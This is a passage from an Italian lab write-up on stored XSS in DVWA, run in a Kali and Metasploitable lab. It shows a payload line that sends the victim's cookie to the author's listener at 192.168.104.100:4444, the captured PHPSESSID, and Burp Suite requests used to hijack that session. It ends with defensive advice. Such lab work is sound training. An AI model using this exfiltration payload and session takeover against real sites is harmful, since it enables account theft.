- src = 'http://192.168.104.100:4444/?c=' + data imposta l'attributo src dell'immagine e il browser tenta di caricare l'immagine da quell'url e infine invia una richiesta http al mio server che è in quella porta di quell'indirizzo.
-

Ora inviamo il payload e vediamo che sul nostro server riceviamo il tutti i dati.



Possiamo utilizzare l'id della sessione che abbiamo ricevuto per prenderci il possesso della sessione della vittima, quindi apriamo Burp Suite e andiamo sul browser, da lì avremo già il proxy integrato.
Entriamo nel link 192.168.104.150 della meta e impostiamo Burp Suite su intercept on.



Clicchiamo sulla DVWA e vediamo che la pagina si bloccherà, ma su Burp Suite riceveremo il pacchetto della richiesta del browser.


```
GET /dvwa/ HTTP/1.1
Host: 192.168.104.150
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=24c9d9af160de78cf4daf04bdf73db85
Connection: keep-alive
```

Qui abbiamo un PHPSESSID casuale che noi lo sostituiremo con quello che abbiamo rubato alla vittima quindi lo copiamo dal web server.

```
[+] Data/Ora: 2025-11-10 09:04:03.823776
[+] IP: 192.168.104.100
[+] Cookie: security=medium; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838|Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Ge
cko/20100101 Firefox/128.0
[+] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

```
GET /dvwa/ HTTP/1.1
Host: 192.168.104.150
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=a81dae6df9cec3d3956d78d64f0e1838
Connection: keep-alive
```

Ora che l'abbiamo modificato clicchiamo su Forward in alto a destra e invece di reindirizzarci nella pagina di login ci fa entrare direttamente nella sessione della vittima.



Conclusione

Durante il laboratorio Giorno 2, in un ambiente controllato (DVWA su Metasploitable e Kali), è stata analizzata e dimostrata la vulnerabilità di XSS persistente nei livelli LOW e MEDIUM, evidenziando come input non sanitizzati possano consentire l'esecuzione di script nel browser di utenti legittimi e l'esfiltrazione di dati di sessione. L'esercitazione ha mostrato chiaramente l'importanza di misure preventive: validazione e escaping lato server, flag di sicurezza sui cookie.